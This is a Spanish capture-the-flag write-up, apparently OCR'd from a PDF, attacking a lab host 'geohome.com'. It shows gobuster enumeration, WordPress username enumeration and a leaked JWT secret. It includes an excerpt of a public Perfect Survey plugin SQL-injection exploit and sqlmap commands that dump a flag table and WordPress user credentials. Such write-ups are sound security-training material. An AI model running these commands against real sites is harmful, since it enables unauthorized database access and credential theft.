
A parte de la flag investigando los commits hemos encontrado un secreto en una versión antigüa, una "JWT_SECRET_KEY" con el que podremos generar un token de autorización de una API que podamos encontrar.

> app.config["JWT_SECRET_KEY"] = "Ge0HomeIsThePlaceWhereFantasyMeetsReality"


Vamos a comenzar a analizar por fuerza bruta con `gobuster`


```
gobuster dir -u https://wp.geohome.com/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 15 -f -k
```

Y de aquí obtenemos varios directorios como:
https://wp.geohome.com/hello-world/



Analizando el fichero del `rss` podemos encontrar información sobre los posts publicados y el usuario que lo ha hecho, con esto podemos enumerar usuarios con la propia interfaz de login de wordpress:


https://wp.geohome.com/wp-login.php
rums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB MySQL Injection Cheat...
Error: The username admin is not registered on this site. If you are unsure of your username, try your email address instead.
Username or Email Address
admin
geoadmin
Remember Me
Log In
Lost your password?
← Go to GeoHome



Vemos que el usuario "geoadmin" existe en la base de datos de wordpress y podemos corroborarlo.

En este punto el análisis por fuerza bruta de gobuster nos ha devuelto una directorio clave,

```
[+] Timeout:                 10s
===============================================================
2022/05/21 05:40:44 Starting gobuster in directory enumeration mode
===============================================================
/rss/                 (Status: 301) [Size: 0] [--> https://wp.geohome.com/feed/]
/home/                (Status: 301) [Size: 0] [--> https://wp.geohome.com/]
Progress: 51 / 220561 (0.02%)                                          [ERROR] 2022/05/21 05:
ne exceeded (Client.Timeout exceeded while awaiting headers)
/login/               (Status: 302) [Size: 0] [--> https://wp.geohome.com/wp-login.php]
/0/                   (Status: 301) [Size: 0] [--> https://wp.geohome.com/]
/feed/                (Status: 200) [Size: 14061]
/atom/                (Status: 301) [Size: 0] [--> https://wp.geohome.com/feed/atom/]
/s/                   (Status: 301) [Size: 0] [--> https://wp.geohome.com/survey/]
/wp-content/          (Status: 200) [Size: 0]
/admin/               (Status: 302) [Size: 0] [--> https://wp.geohome.com/wp-admin/]
/Home/                (Status: 301) [Size: 0] [--> https://wp.geohome.com/]
/h/                   (Status: 301) [Size: 0] [--> https://wp.geohome.com/hello-world/]
/rss2/                (Status: 301) [Size: 0] [--> https://wp.geohome.com/feed/]
/survey/              (Status: 200) [Size: 71349]
/wp-includes/         (Status: 403) [Size: 1233]
/S/                   (Status: 301) [Size: 0] [--> https://wp.geohome.com/survey/]
/H/                   (Status: 301) [Size: 0] [--> https://wp.geohome.com/hello-world/]
/page2/               (Status: 301) [Size: 0] [--> https://wp.geohome.com/page/2/]
/rdf/                 (Status: 301) [Size: 0] [--> https://wp.geohome.com/feed/rdf/]
/page1/               (Status: 301) [Size: 0] [--> https://wp.geohome.com/]
/favicon/             (Status: 200) [Size: 59641]
/page3/               (Status: 301) [Size: 0] [--> https://wp.geohome.com/page/3/]
/page4/               (Status: 301) [Size: 0] [--> https://wp.geohome.com/page/4/]
/page5/               (Status: 301) [Size: 0] [--> https://wp.geohome.com/page/5/]
/page6/               (Status: 301) [Size: 0] [--> https://wp.geohome.com/page/6/]
/dashboard/           (Status: 302) [Size: 0] [--> https://wp.geohome.com/wp-admin/]
/he/                  (Status: 301) [Size: 0] [--> https://wp.geohome.com/hello-world/]
/page7/               (Status: 301) [Size: 0] [--> https://wp.geohome.com/page/7/]
/page10/              (Status: 301) [Size: 0] [--> https://wp.geohome.com/page/10/]
```

https://wp.geohome.com/survey/

rums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB MySQL Injection Cheat...

¿Es necesaria la geotermia en el contexto mundial actual?

- [ ] Sí
- [ ] Sí

Send survey

Created with Perfect Survey

Statistics – View the results

May 11, 2022 geoadmin Uncategorized

FLAG 2 - FLAG{Update_Plugins!}

Aquí vemos un potencial plugins de wordpress que hay que analizar.
Vamos a analizar si con `searchsploit`encontramos algo:

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ searchsploit perfect
----------------------------------------------------------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------------------------------------------------------
Corel WordPerfect Office X5 15.0.0.357 - 'wpd' Buffer Overflow (PoC)
Corel WordPerfect X3 13.0.0.565 - '.prs' Local Buffer Overflow
Microsoft WordPerfect - Converter Buffer Overrun
Microsoft WordPerfect Document Converter (Windows NT4 Workstation SP5/SP6 French) - File Template Buffer Overflow (MS03-036)
SoftPerfect Bandwidth Manager 2.9.10 - Authentication Bypass
WordPress Plugin Perfect Survey - 1.5.1 - SQLi (Unauthenticated)
----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
 Shellcode Title
----------------------------------------------------------------------------------------------------------------------------
Windows/x86 (PerfectXp-pc1/SP3 ) (Turkish) - Add Administrator User (kpss/12345) Shellcode (112 bytes)
----------------------------------------------------------------------------------------------------------------------------

(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ 
```

> WordPress Plugin Perfect Survey - 1.5.1 - SQLi (Unauthenticated)

Vamos a ver si es posible explotar este vector:

```
searchsploit -x php/webapps/50766.py
```

```
# Exploit Title: WordPress Plugin Perfect Survey - 1.5.1 - SQLi (Unauthenticated)
# Date 18.02.2022
# Exploit Author: Ron Jost (Hacker5preme)
# Vendor Homepage: https://www.getperfectsurvey.com/
# Software Link: https://web.archive.org/web/20210817031040/https://downloads.wordpress.org/plugin/perfect-survey.1.5.1.zip
# Version: < 1.5.2
# Tested on: Ubuntu 20.04
# CVE: CVE-2021-24762
# CWE: CWE-89
# Documentation: https://github.com/Hacker5preme/Exploits/blob/main/Wordpress/CVE-2021-24762/README.md

'''
Description:
The Perfect Survey WordPress plugin before 1.5.2 does not validate and escape the question_id GET parameter before
using it in a SQL statement in the get_question AJAX action, allowing unauthenticated users to perform SQL injection.
'''

banner = '''

                                    [+] Perfect Survey - SQL Injection
                                    [@] Developed by Ron Jost (Hacker5preme)

'''
print(banner)

import argparse
from datetime import datetime
import os

# User-Input:
my_parser = argparse.ArgumentParser(description= 'Perfect Survey - SQL-Injection (unauthenticated)')
my_parser.add_argument('-T', '--IP', type=str)
my_parser.add_argument('-P', '--PORT', type=str)
my_parser.add_argument('-U', '--PATH', type=str)
```


Vemos que hay un exploit creado el 18 de Febrero de este mismo año.
En el exploit se utiliza `sqlmap` para extraer y sonsacar la información de la base de datos.
Analizandolo y adaptándolo a nuestro caso he preferido ejecutar directamente `sqlmap` en lugar de el script.

Para obtener el contenido de la base de datos "flag" ejecutamos con sqlmap:

```
sqlmap "https://wp.geohome.com/wp-admin/admin-ajax.php?
action=get_question&question_id=1 *" --columns -D flag -T flag --force-ssl --
threads 10 --dump
```


Ahora vamos a intentar sacar los credenciales del usuario de wordpress dentro directamente de la base de datos:

```
sqlmap "[https://wp.geohome.com/wp-admin/admin-ajax.php?
action=get_question&question_id=1](https://wp.geohome.com/wp-admin/admin-ajax.php?
action=get_question&question_id=1 "https://wp.geohome.com/wp-admin/admin-ajax.php?
action=get_question&question_id=1") *" --columns -D wordpress -T wp_users --force-
ssl --threads 10 --dump
```



Esto nos devuelve un hash, el problema es que no hemos podido romper dicho hash con

las *rainbow tables* de las que disponemos.



Ahora lo que nos queda por probar es si podemos obtener los usuarios de la propia base de datos MySQL para logearnos directamente, ya que el sevicio está expuesto (cosa que no debería estar).

FLAG 3 - API_FLAG{Never_public_your_secret}

5000/tcp - upnp?

Ya en nmap obtenemos la siguiente información:

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ whatweb http://geohome.com:5000
255 ×
http://geohome.com:5000 [200 OK] Country[RESERVED][ZZ],
HTTPServer[Werkzeug/2.1.2 Python/3.7.0], IP[172.16.54.182], Python[3.7.0],
Werkzeug[2.1.2]
```

Server: Werkzeug/2.1.2 Python/3.7.0

```
(base) ┌──(kali㉿kali)-[~/Desktop/Hackathon]
└─$ searchsploit Werkzeug
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                                                                                        |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------------------
Pallets Werkzeug 0.15.4 - Path Traversal                                                                                                              | python/webapps/50101.py
Werkzeug - 'Debug Shell' Command Execution                                                                                                            | multiple/remote/43905.py
Werkzeug - Debug Shell Command Execution (Metasploit)                                                                                                 | python/remote/37814.rb
------------------------------------------------------------------------------------------------------------------------------------------------------ ----------------------------------------
```

`searchsploit -x multiple/remote/43905.py`


Analizando el script podemos comprobar si este servicio tiene la consola de debugeo activada con la url:
`http://geohome.com:5000/console`
Pero no es el caso.

Por el momento este servicio queda descartado.

